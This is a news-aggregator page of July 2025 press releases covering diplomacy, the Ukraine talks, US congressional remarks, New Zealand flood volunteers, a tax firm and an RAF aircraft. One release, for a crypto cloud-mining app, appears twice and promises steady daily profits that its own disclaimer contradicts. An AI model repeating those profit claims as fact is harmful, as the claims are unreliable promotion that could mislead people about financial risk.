    Views were aligned on the need to de-escalate tensions in the region and to pursue political and sustainable solutions to the current crises, so as to contribute to enhancing regional peace and stability. In this regard, the meeting reviewed the latest developments in Syria, Libya, Sudan, and the Horn of Africa, in addition to the water issue. President El-Sisi underscored the utmost importance of the Nile River issue as a matter of national security for Egypt.

    Distributed by APO Group on behalf of Presidency of the Arab Republic of Egypt.

    MIL OSI Africa –

    July 21, 2025
  • MIL-OSI: Topnotch Crypto launches innovative cloud mining app to help users easily increase the value of digital assets

    Source: GlobeNewswire (MIL-OSI)

    Houston, Texas, July 20, 2025 (GLOBE NEWSWIRE) — Topnotch Crypto has officially rolled out its all-new mobile cloud mining app, making it easier than ever for anyone to mine popular cryptocurrencies like BTC, ETH, and DOG. The app delivers a seamless, zero-commission mining experience with no need for hardware, technical skills, or complicated setup — and is designed to work anytime, anywhere, straight from your smartphone or desktop.

    Whether you’re drinking coffee at your favorite café, on vacation at the beach, or simply relaxing at home, Topnotch Crypto ensures that your mining operations stay active, secure, and profitable — 24/7.

    Cloud Mining Made Convenient and Mobile

    Topnotch Crypto’s latest innovation offers something many platforms don’t — true freedom and flexibility. The mobile app transforms your device into a full-fledged mining dashboard, so you’re not chained to bulky hardware or stuck monitoring rigs from a desk.

    From registering and activating a mining contract to checking real-time earnings or making withdrawals, everything can be done with just a few taps on your phone. You can start earning passive income with crypto even while traveling, running errands, or enjoying your downtime.

    Mining Without the Mess – No Hardware Needed

    Forget expensive GPUs, noisy mining rigs, and skyrocketing electricity bills. Topnotch Crypto operates entirely in the cloud, so you get access to high-performance mining power without any of the usual tech stress.

    Here’s how it works:

    • Register now to receive a $15 bonus
    • Pick a mining plan
    • Start earning daily rewards instantly
       All through a simple, mobile-friendly interface available on iOS, Android, and desktop.

    One-Tap Mining with Real-Time Insights

    With just one tap, users can activate mining contracts and monitor live stats — such as hash rate performance, daily earnings, and withdrawal status — through a clean, responsive dashboard.

    The app’s real-time data lets users make smarter decisions and track their profits as they grow, all while going about their day. Whether you’re aiming for short-term gains or building a long-term passive income strategy, the app makes it effortless.

    Zero Commissions, full Rewards

    Unlike many platforms that charge hidden fees or take a cut of your rewards, Topnotch Crypto follows a zero-commission model. That means:

    • You keep Fullprofit of your mining earnings
    • No middlemen
    • No surprise costs

    Every mining cycle is optimized for maximum efficiency, ensuring the highest return on your time and energy — literally.

    Built for Beginners and Pros Alike

    Whether you’re new to crypto or a seasoned miner, the app is built to support all experience levels. The intuitive design removes the learning curve, while the advanced cloud infrastructure provides power and speed for more serious investors.

    Key Features:

    • Cloud-based mining — no physical setup needed
    • Mobile-first interface — mine anytime, anywhere
    • Daily payouts — consistent earnings
    • Supports BTC, ETH, XRP, LTC,DOG & more
    • Real-time performance tracking
    • Multi-device compatibility (iOS, Android, desktop)

    Military-Grade Security and Full Transparency

    Topnotch Crypto doesn’t just make mining simple — it makes it safe. The app uses:

    • Bank-grade encryption
    • Distributed cloud architecture

    All user data and transactions are securely stored and protected, while wallet integrity and system uptime remain consistently reliable.

    Rapid Growth and What’s Coming Next

    Since its early access release, the app has gained rapid popularity among crypto users around the world. The community continues to grow on platforms like Telegram, Twitter, and Discord, where miners share results, strategies, and feedback.

    Topnotch Crypto is planning exciting updates soon, including:

    • AI-powered mining optimization
    • Staking options
    • DeFi wallet integration

    These additions will further enhance profitability and functionality for all users.

    Start Mining from Anywhere — Today

    Getting started takes just a few minutes — and with no upfront investment in hardware or technical skills required, anyone can now participate in the crypto economy.

    Whether you’re looking for a side income or building long-term crypto assets, Topnotch Crypto gives you the power to mine smarter, faster, and wherever life takes you.

    About Topnotch Crypto

    Topnotch Crypto is a global blockchain company focused on democratizing access to digital wealth. Through cutting-edge Web3 tools and secure cloud-based mining technology, the company empowers users worldwide to mine and earn with ease — anytime, anywhere.

    For more information, visit https://topnotchcrypto.com

    Media Contact: info@topnotchcrypto.com

    Disclaimer: The information provided in this press release does not constitute an investment solicitation, nor does it constitute investment advice, financial advice, or a trading recommendation. Cryptocurrency mining and staking involve risks and may result in the loss of funds. It is strongly recommended that you perform due diligence before investing or trading in cryptocurrencies and securities, including consulting a professional financial advisor.

    The MIL Network –

    July 21, 2025
  • MIL-OSI: Topnotch Crypto launches innovative cloud mining app to help users easily increase the value of digital assets

    Source: GlobeNewswire (MIL-OSI)

    Houston, Texas, July 20, 2025 (GLOBE NEWSWIRE) — Topnotch Crypto has officially rolled out its all-new mobile cloud mining app, making it easier than ever for anyone to mine popular cryptocurrencies like BTC, ETH, and DOG. The app delivers a seamless, zero-commission mining experience with no need for hardware, technical skills, or complicated setup — and is designed to work anytime, anywhere, straight from your smartphone or desktop.

    Whether you’re drinking coffee at your favorite café, on vacation at the beach, or simply relaxing at home, Topnotch Crypto ensures that your mining operations stay active, secure, and profitable — 24/7.

    Cloud Mining Made Convenient and Mobile

    Topnotch Crypto’s latest innovation offers something many platforms don’t — true freedom and flexibility. The mobile app transforms your device into a full-fledged mining dashboard, so you’re not chained to bulky hardware or stuck monitoring rigs from a desk.

    From registering and activating a mining contract to checking real-time earnings or making withdrawals, everything can be done with just a few taps on your phone. You can start earning passive income with crypto even while traveling, running errands, or enjoying your downtime.

    Mining Without the Mess – No Hardware Needed

    Forget expensive GPUs, noisy mining rigs, and skyrocketing electricity bills. Topnotch Crypto operates entirely in the cloud, so you get access to high-performance mining power without any of the usual tech stress.

    Here’s how it works:

    • Register now to receive a $15 bonus
    • Pick a mining plan
    • Start earning daily rewards instantly
       All through a simple, mobile-friendly interface available on iOS, Android, and desktop.

    One-Tap Mining with Real-Time Insights

    With just one tap, users can activate mining contracts and monitor live stats — such as hash rate performance, daily earnings, and withdrawal status — through a clean, responsive dashboard.

    The app’s real-time data lets users make smarter decisions and track their profits as they grow, all while going about their day. Whether you’re aiming for short-term gains or building a long-term passive income strategy, the app makes it effortless.

    Zero Commissions, full Rewards

    Unlike many platforms that charge hidden fees or take a cut of your rewards, Topnotch Crypto follows a zero-commission model. That means:

    • You keep Fullprofit of your mining earnings
    • No middlemen
    • No surprise costs

    Every mining cycle is optimized for maximum efficiency, ensuring the highest return on your time and energy — literally.

    Built for Beginners and Pros Alike

    Whether you’re new to crypto or a seasoned miner, the app is built to support all experience levels. The intuitive design removes the learning curve, while the advanced cloud infrastructure provides power and speed for more serious investors.

    Key Features:

    • Cloud-based mining — no physical setup needed
    • Mobile-first interface — mine anytime, anywhere
    • Daily payouts — consistent earnings
    • Supports BTC, ETH, XRP, LTC,DOG & more
    • Real-time performance tracking
    • Multi-device compatibility (iOS, Android, desktop)

    Military-Grade Security and Full Transparency

    Topnotch Crypto doesn’t just make mining simple — it makes it safe. The app uses:

    • Bank-grade encryption
    • Distributed cloud architecture

    All user data and transactions are securely stored and protected, while wallet integrity and system uptime remain consistently reliable.

    Rapid Growth and What’s Coming Next

    Since its early access release, the app has gained rapid popularity among crypto users around the world. The community continues to grow on platforms like Telegram, Twitter, and Discord, where miners share results, strategies, and feedback.

    Topnotch Crypto is planning exciting updates soon, including:

    • AI-powered mining optimization
    • Staking options
    • DeFi wallet integration

    These additions will further enhance profitability and functionality for all users.

    Start Mining from Anywhere — Today

    Getting started takes just a few minutes — and with no upfront investment in hardware or technical skills required, anyone can now participate in the crypto economy.

    Whether you’re looking for a side income or building long-term crypto assets, Topnotch Crypto gives you the power to mine smarter, faster, and wherever life takes you.

    About Topnotch Crypto

    Topnotch Crypto is a global blockchain company focused on democratizing access to digital wealth. Through cutting-edge Web3 tools and secure cloud-based mining technology, the company empowers users worldwide to mine and earn with ease — anytime, anywhere.

    For more information, visit https://topnotchcrypto.com

    Media Contact: info@topnotchcrypto.com

    Disclaimer: The information provided in this press release does not constitute an investment solicitation, nor does it constitute investment advice, financial advice, or a trading recommendation. Cryptocurrency mining and staking involve risks and may result in the loss of funds. It is strongly recommended that you perform due diligence before investing or trading in cryptocurrencies and securities, including consulting a professional financial advisor.

    The MIL Network –

    July 21, 2025
  • MIL-OSI Africa: SA condemns Israeli attack on Damascus 

    Source: Government of South Africa

    Sunday, July 20, 2025

    The South African government has condemned Israel’s attacks on the Syrian capital Damascus, blowing up part of the Syrian Ministry of Defence and hitting airstrikes near the Presidential Palace.

    The Department of International Relations and Cooperation (DIRCO) described the attack on Wednesday, 16 July 2025, as a flagrant violation of the country’s territorial integrity and international law.

    “Israel’s announcement on 17 July 2025, that it will continue to occupy Syrian territory south of the capital Damascus is a serious threat to Syria’s sovereignty. Israel’s redeployment of forces in the Golan Heights, its occupation of Quneitra near the Golan Heights, and its airstrikes on Suwayda, Daraa, and in the centre of Damascus are a military escalation that threatens security and stability in the country and the region.

    “The United Nations Secretary General, António Guterres, has called on Israel to cease any violations of Syria’s sovereignty and respect the 1974 Disengagement of Forces Agreement,” DIRCO said on Friday.

    South Africa concurred with the UN Secretary-General, who also condemned Israel’s “escalatory airstrikes” and called for an immediate de-escalation of violence and measures to facilitate humanitarian access. –SAnews.gov.za

    Share this post:

    MIL OSI Africa –

    July 21, 2025
  • MIL-OSI Russia: Dmitry Chernyshenko and Andrey Fursenko presented diplomas to graduates of the program for developing personnel reserves in science

    Translation. Region: Russian Federal

    Source: Government of the Russian Federation – Government of the Russian Federation –

    An important disclaimer is at the bottom of this article.

    A group photo of the participants and members of the certification committee after defending their projects and awarding diplomas for the program for developing the management personnel reserve in the field of science, technology and higher education

    July 19, 2025

    Presidential Aide Andrey Fursenko and Dmitry Chernyshenko at the defense of projects of participants of the personnel reserve program

    July 19, 2025

    Defense of projects of participants of the personnel reserve program

    July 19, 2025

    Defense of projects of participants of the personnel reserve program

    July 19, 2025

    Defense of projects of participants of the personnel reserve program

    July 19, 2025

    Dmitry Chernyshenko defends projects of participants of the operational level of the program for development of the personnel management reserve in the field of science, technology and higher education

    July 19, 2025

    Aide to the President Andrei Fursenko, Dmitry Chernyshenko, Chairman of the Council of the Federal Territory “Sirius”, Head of the Educational Foundation “Talent and Success” Elena Shmeleva, Rector of the Presidential Academy Alexei Komissarov congratulated the participants and presented them with diplomas

    July 19, 2025

    Aide to the President Andrei Fursenko, Dmitry Chernyshenko, Chairman of the Council of the Federal Territory “Sirius”, Head of the Educational Foundation “Talent and Success” Elena Shmeleva, Rector of the Presidential Academy Alexei Komissarov congratulated the participants and presented them with diplomas

    July 19, 2025

    Previous news Next news

    A group photo of the participants and members of the certification committee after defending their projects and awarding diplomas for the program for developing the management personnel reserve in the field of science, technology and higher education

    The Government Coordination Centre held a defense of projects and the presentation of diplomas to participants in the operational level of the programme for the development of a management personnel reserve in the field of science, technology and higher education.

    Aide to the President of Russia Andrei Fursenko, Deputy Prime Minister Dmitry Chernyshenko, Chairman of the Council of the Federal Territory “Sirius”, Head of the Educational Foundation “Talent and Success” Elena Shmeleva, Rector of the Presidential Academy Alexei Komissarov congratulated the participants and presented them with diplomas.

    “With each stream, the quality of the participants’ work grows. None of the teams approached the task formally; each wanted to create something new, something of their own. As a parting word, I would like to note: it is very important that in all projects that you will supplement and implement in the future, there is an emphasis not only on the process, but also on the final result. Of course, we all want to achieve some personal result. But it is very important that it is comparable in scale and significance to what is necessary for the interests of the country,” said Andrey Fursenko.

    Dmitry Chernyshenko thanked the Presidential Academy and Sirius University for organizing the program. He also noted the importance of the connections developed by the participants, their abilities and decision-making skills.

    “I am glad that our country has acquired even more advanced, more effective managers. They will help domestic science, which, like a huge ship, continues to move forward and has great potential, to become even more effective. We sincerely count on it. The opportunities that were given to the participants are one of the most valuable, effective investments in development, increasing the managerial potential in the field of science. So, good luck, let’s continue working together,” the Deputy Prime Minister said.

    Among them are 6 rectors and 10 vice-rectors of universities, a deputy chairman of the regional government, a deputy governor, regional ministers, 24 doctors of science, 46 candidates of science, and 4 corresponding members of the Russian Academy of Sciences.

    Addressing the graduates, Elena Shmeleva singled out the teams she particularly liked and invited them to internships at the federal territory of Sirius.

    “Each of the project participants underwent a serious selection and intensive training in eight modules of the program, which took place at leading educational and technological sites in Russia. All the students are experienced managers. And it is very important and responsible that it was the Presidential Academy that became the place where they were able to unite into a single professional community to solve the current problems of Russian science and education,” said Alexey Komissarov, Rector of the Presidential Academy.

    The participants were also congratulated and their projects were commented on by Deputy Minister of Science and Higher Education Denis Sekirinsky, Deputy Head of the Presidential Administration for Scientific and Educational Policy Yulia Linskaya, and Deputy Director for Research at the N.F. Gamaleya National Research Center for Epidemiology and Microbiology Denis Logunov.

    The program for the development of a personnel management reserve in the field of science, technology and higher education is being implemented on the instructions of the President of Russia Vladimir Putin on the basis of the Presidential Academy’s Graduate School of Management and the Sirius University of Science and Technology in partnership with leading Russian educational centers since 2022.

    The goal of the program is to form a community of young managers in the field of science, technology and higher education, united by a common understanding of the challenges facing the country, and possessing the vision, knowledge, skills and motivation for the effective management of scientific organizations, universities, work in federal and regional executive bodies, and technology companies.

    Participants in the program include vice-rectors of universities and scientific organizations, heads of research departments of Russian technology companies, heads and deputy heads of regional government bodies overseeing the development of science, education and innovation.

    The program consisted of eight educational modules, which were held in Solnechnogorsk, the federal territory “Sirius”, in St. Petersburg, the Yamalo-Nenets Autonomous Okrug, Novosibirsk, Irkutsk, Pyatigorsk and Moscow. Participants studied approaches to achieving the goals of scientific and technological development of Russia, the green economy, industrial and natural resource potential of the regions, considered issues of education and science in a multicultural context, and also carried out practical work.

    Please note: This information is raw content obtained directly from the source of the information. It is an accurate report of what the source claims and does not necessarily reflect the position of MIL-OSI or its clients.

    .

    MIL OSI Russia News –

    July 20, 2025
  • MIL-OSI Russia: Ukraine has proposed that Russia hold another round of peace talks next week

    Translation. Region: Russian Federal

    Source: People’s Republic of China in Russian – People’s Republic of China in Russian –

    An important disclaimer is at the bottom of this article.

    Source: People’s Republic of China – State Council News

    KYIV, July 20 (Xinhua) — Newly appointed Secretary of the National Security and Defense Council of Ukraine Rustem Umerov has proposed that Russia hold another round of peace talks next week, Ukrainian President Volodymyr Zelensky said on Telegram on Saturday evening.

    The Ukrainian leader stressed the need to increase the dynamics of negotiations and do everything possible to cease fire.

    Among the most pressing issues that Kyiv would like to discuss at the next stage of peace negotiations, V. Zelensky named the exchange of prisoners and the prevention of deaths.

    He also stressed that to ensure truly lasting peace, Ukraine and Russia should organize a meeting at the level of leaders.

    The previous round of peace talks between Kyiv and Moscow took place on June 2 in Istanbul. –0–

    Please note: This information is raw content obtained directly from the source of the information. It is an accurate report of what the source claims and does not necessarily reflect the position of MIL-OSI or its clients.

    .

    MIL OSI Russia News –

    July 20, 2025
  • MIL-OSI USA: Pelosi Slams GOP Rescissions Package on House Floor: “An Absolute Shame”

    Source: United States House of Representatives – Congresswoman Nancy Pelosi Representing the 12th District of California

    Washington, D.C. – This evening, Speaker Emerita Nancy Pelosi delivered remarks on the House Floor opposing the Republican rescissions bill, warning that its deep cuts to foreign aid and global health initiatives pose a grave threat to U.S. national security.

    Pelosi emphasized that slashing billions in foreign aid and diplomatic funding undermines America’s ability to combat global poverty, disease and instability—tools long recognized as essential to preventing conflict and strengthening U.S. influence abroad. Drawing on bipartisan history, she highlighted how past GOP cuts opened the door for geopolitical rivals like China and Russia to fill the void left by American withdrawal.
     
    Watch her full remarks here.

    Read the transcript of Speaker Emerita Pelosi’s Floor remarks below: 

    Speaker Emerita Pelosi. Thank you, Mr. Speaker. I thank the gentleman for yielding and for his leadership. We’re so proud of you.

    Now, tonight is a dangerous night for our country. I’m not even talking about the defense bill—whether we agree or disagree on that. I’m talking about what’s happening in this rescission bill.

    Don’t take it from me. Just take it from Navy Admiral William McRaven—Navy SEAL, four-star admiral—who warned that cutting the State Department and USAID will put every American at risk.

    This is the quote: ‘This is no time to weaken any element of America’s power. The dismissal of highly trained diplomats at the State Department and the dismantling of USAID will jeopardize national security and make the military’s job more difficult.’

    ‘Our national security has never depended on military strength alone. It relies on collaboration with a strong Foreign service and diplomatic corps’—and I’m adding with our USAID.

    In this bill, over $8 billion is taken away from what we do to alleviate poverty in the world, to lessen things like HIV and AIDS and other diseases which have an impact on global health—to stop funding the World Health Organization.

    I give praise to President Bush when he put forth PEPFAR. We worked closely with him to fund it as appropriators. 25 million people’s lives were saved.

    But we’re saying the alleviation of poverty and the eradication of disease is no longer—And you all did this in the 90s too, when you took control of the House.

    And you know what you did? You opened the door for China and Russia to go into these countries and have geopolitical victories funded by our money that they made in trade against us—speaking of China—and then us walking out the door.

    This is absolutely a shame. An absolute shame.

    I urge everyone to vote no on it and understand what this is.

    Thank you, Mr. Speaker.

    MIL OSI USA News –

    July 20, 2025
  • MIL-OSI China: Ukraine proposes fresh talks with Russia next week

    Source: People’s Republic of China – State Council News

    Ukrainian President Volodymyr Zelensky is seen before a European Council summit in Brussels, Belgium, June 27, 2024. [Photo/Xinhua]

    Ukrainian President Volodymyr Zelensky said Saturday that Kiev has proposed to hold a new round of peace talks with Moscow next week.

    Rustem Umerov, who headed the Ukrainian delegation in the previous two talks in Istanbul, had sent the Russian side the offer to hold the meeting next week, Zelensky said in his evening address to the nation.

    “The momentum of the negotiations must be stepped up,” Zelensky said. “Everything should be done to achieve a ceasefire.”

    Umerov, the former defense minister, was just appointed by the Ukrainian president as secretary of the National Security and Defense Council on Friday.

    Russia on Tuesday rejected U.S. President Donald Trump’s 50-day ultimatum to agree to a Ukraine ceasefire, dismissing the threat of “severe tariffs” as unacceptable.

    Russian Deputy Foreign Minister Sergey Ryabkov emphasized that Moscow favors a diplomatic resolution to the Ukraine conflict and is ready to negotiate.

    MIL OSI China News –

    July 20, 2025
  • MIL-OSI New Zealand: Youth to mobilise for severe weather response

    Source: New Zealand Government

    An immediate one-off grant to mobilise and coordinate young people to assist in the response to the severe Nelson Tasman weather events has been provided to the Student Volunteer Army (SVA), Youth Minister James Meager has announced.

    Mr Meager confirmed the $50,000 funding to support youth volunteers aged between 12 and 24, while speaking in Foxhill today.

    “The Student Volunteer Army has a strong track record of rallying the troops at speed to respond to urgent need and has vast experience in crisis response and disaster recovery. I know the work its volunteers will undertake will be of enormous community benefit,” Mr Meager says.

    “Young people are ready and willing to get involved and support communities badly affected by recent flooding events. This region has been hit hard twice in the past fortnight, and these volunteers will offer valuable assistance while taking part in a youth development opportunity.”

    The SVA grant will finance region-wide activities over the next four-to-six weeks. These will be identified from a register of help being sought by individuals, families, and/or communities impacted by severe flooding.

    “Involving students and young people in disaster response and recovery is always a good idea. They’re fit, energetic and like to help. It also provides them the opportunity to learn first-hand about the complex issues extreme weather present,” SVA Founder Sam Johnson says.

    The organisation will incorporate the knowledge and expertise of local community leaders to coordinate, support, and lead volunteer opportunities that young people can safely and appropriately participate in.

    “The youth volunteers that participate will be appropriately supervised and have access to mentoring and guidance to support their learning and development while doing this voluntary work. This represents a great opportunity to grow skills and resilience, while giving back to communities in need,” Mr Meager says.

    “The Student Volunteer Army has already provided assistance to 50 properties so far, with many more in need of a helping hand. We welcome anyone who’d like to volunteer – particularly family groups and retirees,” Mr Johnson says.

    “I want to thank those who have helped enormously with the region’s recovery efforts so far. I encourage all young people who have seen the devastation and want to help to reach out to the organisation.”

    MIL OSI New Zealand News –

    July 20, 2025
  • MIL-OSI: Legal Tax Defense Announces Expanded Services for Tax Debt Relief

    Source: GlobeNewswire (MIL-OSI)

    Legal Tax Defense, Inc. Logo

    LOS ANGELES, July 19, 2025 (GLOBE NEWSWIRE) — Legal Tax Defense, Inc., a trusted name in tax law representation, announces the expansion of its services through the addition of new legal staff, updated client support systems, and specialized offerings addressing ERC audits, and multi-state tax issues. With a team of seasoned tax attorneys and enrolled agents, Legal Tax Defense continues to offer personalized tax debt relief solutions designed to protect clients from aggressive collection actions and financial strain.

    In recent years, an increasing number of Americans have faced mounting tax debt as a result of economic disruptions and evolving IRS enforcement measures. Legal Tax Defense has responded by hiring additional legal professionals and client service specialists, reducing wait times for initial consultations. The firm also launched a new secure client portal to streamline document submissions and communications, and expanded its availability to include evening and weekend appointments.

    “Tax debt can create long-term financial distress for families and business owners alike,” said a spokesperson for Legal Tax Defense. “Our mission is to offer clear, honest legal representation so that taxpayers understand their rights and are not left navigating the IRS alone.”

    Legal Tax Defense provides comprehensive legal services that include Offers in Compromise, installment agreements, penalty abatement requests, and audit defense. Clients receive support from licensed professionals who are well-versed in federal and state tax laws, ensuring compliance while pursuing the most favorable outcomes.

    As part of the expanded services, the firm now offers tailored solutions for emerging tax concerns, including Employee Retention Credit (ERC) audit defense, and support for remote workers facing multi-state filing obligations. These additions reflect the evolving landscape of tax enforcement and the firm’s commitment to staying ahead of regulatory changes.

    All case evaluations begin with a detailed review of each client’s financial circumstances to determine the most appropriate path toward resolution. The firm operates with a commitment to confidentiality, transparency, and clear communication throughout the process.

    With its expanded focus, Legal Tax Defense aims to reach more individuals and businesses across the United States who are in need of reliable tax debt relief. The firm also offers educational resources on its website, www.legaltaxdefense.com, helping taxpayers understand their options and avoid common pitfalls when dealing with the IRS.

    Legal Tax Defense is headquartered in Los Angeles and serves clients nationwide through virtual consultations and secure document handling systems.

    For more information or to schedule a consultation, visit www.legaltaxdefense.com.

    About Legal Tax Defense, Inc.

    Legal Tax Defense, Inc. is a Los Angeles-based tax law firm dedicated to helping individuals and businesses resolve complex tax issues with the IRS and state tax agencies. With a team of experienced tax attorneys, enrolled agents, and case specialists, the firm provides comprehensive services including tax debt relief, audit representation, Offers in Compromise, and installment agreements. Legal Tax Defense is committed to transparency, ethical advocacy, and personalized legal strategies that protect clients’ financial futures. The firm serves clients nationwide through secure virtual consultations. To learn more, visit www.legaltaxdefense.com.

    Disclaimer: This press release is intended for informational purposes only. Tax laws vary by jurisdiction, and individuals are advised to consult a licensed tax attorney or professional regarding their specific situation.

    Media Contact:
    Sharon Goldstein-Shapiro
    Legal Tax Defense, Inc.
    800-804-2769
    sharon@legaltaxdefense.com
    www.legaltaxdefense.com

    A photo accompanying this announcement is available at https://www.globenewswire.com/NewsRoom/AttachmentNg/69246810-5725-47ba-95c5-e0d6eaf4cee1

    The MIL Network –

    July 20, 2025
  • MIL-OSI United Kingdom: New RAF E-7 Wedgetail Flies with Red Arrows at Air Tattoo19 Jul 2025

    Source: United Kingdom – Royal Air Force

    In a historic first, the Royal Air Force’s E-7 Wedgetail AEW Mk1 performed its first ever flypast with the iconic Red Arrows aerobatic display team, at the Royal International Air Tattoo (RIAT) in Fairford, Gloucester. 

    The flypast was followed by the Wedgetail performing a ‘touch and go’ on the runway before departing back to Birmingham Airport.

    “The Wedgetail appearance at RIAT not only reinforces the hard work and collaboration of all those contributing to the project but also reflects the importance of delivering the next generation of airborne surveillance and control capabilities to support the RAF’s operational effectiveness in the years to come.”

    Group Captain Osselton
    Programme Director for the E-7 Programme

    The Red Arrows aircraft flew in formation on the wings of the Boeing aircraft, as a crowd of over 50,000 people looked up at this unique spectacle. 

    “Whether it’s the Red Arrows’ history-making, world-first use of sustainable fuels at this year’s RIAT or the introduction of E-7 Wedgetail, both showcase the RAF’s commitment to constant, cutting-edge innovation. I hope those watching the flypast were able to take plenty of photographs to mark this special mixed formation and true highlight of the 2025 Air Tattoo.”

    Squadron Leader Jon Bond

    Team Leader and Red 1 of the Royal Air Force Aerobatic Team

    The E-7 Wedgetail is the most capable and operationally proven airborne early warning and control platform in use today and has the growth path to match the expected threat over the next 20 years.  

    The mission crew will utilise state-of-the-art workstations to deliver a multi-domain battle management capability: providing situational awareness to UK, NATO and coalition force elements, directing offensive and defensive assets whilst maintaining continuous surveillance of an assigned area. The Wedgetail significantly enhances the lethality and survivability of friendly aircraft and naval assets, whilst operating in a hostile environment. 

    “Today’s flight is an amazing testament to the work of our integrated Boeing and UK supplier team, in partnership with the RAF. Our work reflects the pride we take in supporting the strategic alliance among the UK, U.S., and allies, and the role the E-7 plays in strengthening global joint force mission advantage.”  

    Stu Voboril
    Boeing Vice President and E-7 Program Manager

    The UK’s Wedgetail will serve under No. 8 Squadron and will be located at RAF Lossiemouth, Scotland, alongside the nine-strong fleet of P-8 Poseidon maritime patrol aircraft, both of which are based upon the widely used Boeing 737 Next Generation airframe, allowing the RAF to take advantage of synergies between the two fleets. 

    MIL OSI United Kingdom –

    July 20, 2025
←Previous Page
1 … 19 20 21 22 23 … 420
Next Page→
NewzIntel.com

NewzIntel.com

MIL Open Source Intelligence

  • Blog
  • About
  • FAQs
  • Authors
  • Events
  • Shop
  • Patterns
  • Themes

Twenty Twenty-Five

Designed with WordPress